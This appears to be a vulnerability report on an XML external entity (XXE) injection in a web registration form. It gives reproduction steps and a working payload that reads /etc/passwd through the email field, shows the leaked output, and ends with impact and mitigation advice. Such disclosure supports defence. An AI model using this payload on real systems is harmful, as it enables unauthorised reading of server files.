
XML eXternal Entity injection

Details: XXE injection and display of sensitive data in form register.


Severity: High

Steps to reproduce:

1. Go to the Register page and try to create a new account. But I try to try all emails and it says already exists.



Sorry, abcd@gmail.com is already registered!




Sorry, hacker123@gmail.com is already registered!

2. Then I used the tool and found there was an XML site to display the information I just entered.

3. Next, I try to include a random entity and call it in the email. Unexpectedly, the XML implemented my entity.


```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE [<!ENTITY abc "i am hacker">]>
  <root>
    <name>
      abcd
    </name>
    <tel>
      123456789
    </tel>
    <email>
      &abc;
    </email>
    <password>
      123
    </password>
  </root>
```



Sorry, i am hacker is already registered!

4. Right after that I injected a malicious payload to steal information in etc/passwd.

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY abc SYSTEM "file:///etc/passwd"> ]>
  <root>
    <name>
      abcd
    </name>
    <tel>
      123456789
    </tel>
    <email>
      &abc;
    </email>
    <password>
      123
    </password>
  </root>
  S
```



Sorry, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false is already registered!

Impact:

An attacker can take advantage of this to view files on the application server's system. And it can also be used to interact with back-end server systems. More seriously, an attacker can take advantage of this vulnerability to create many other vulnerabilities.

Measure:

Since the entire XML document is communicated from an untrusted client, it is not usually possible to selectively validate or escape tainted data within the system identifier in the DTD. Therefore, the XML processor should be configured to use a local static DTD and disallow any declared DTD included in the XML document.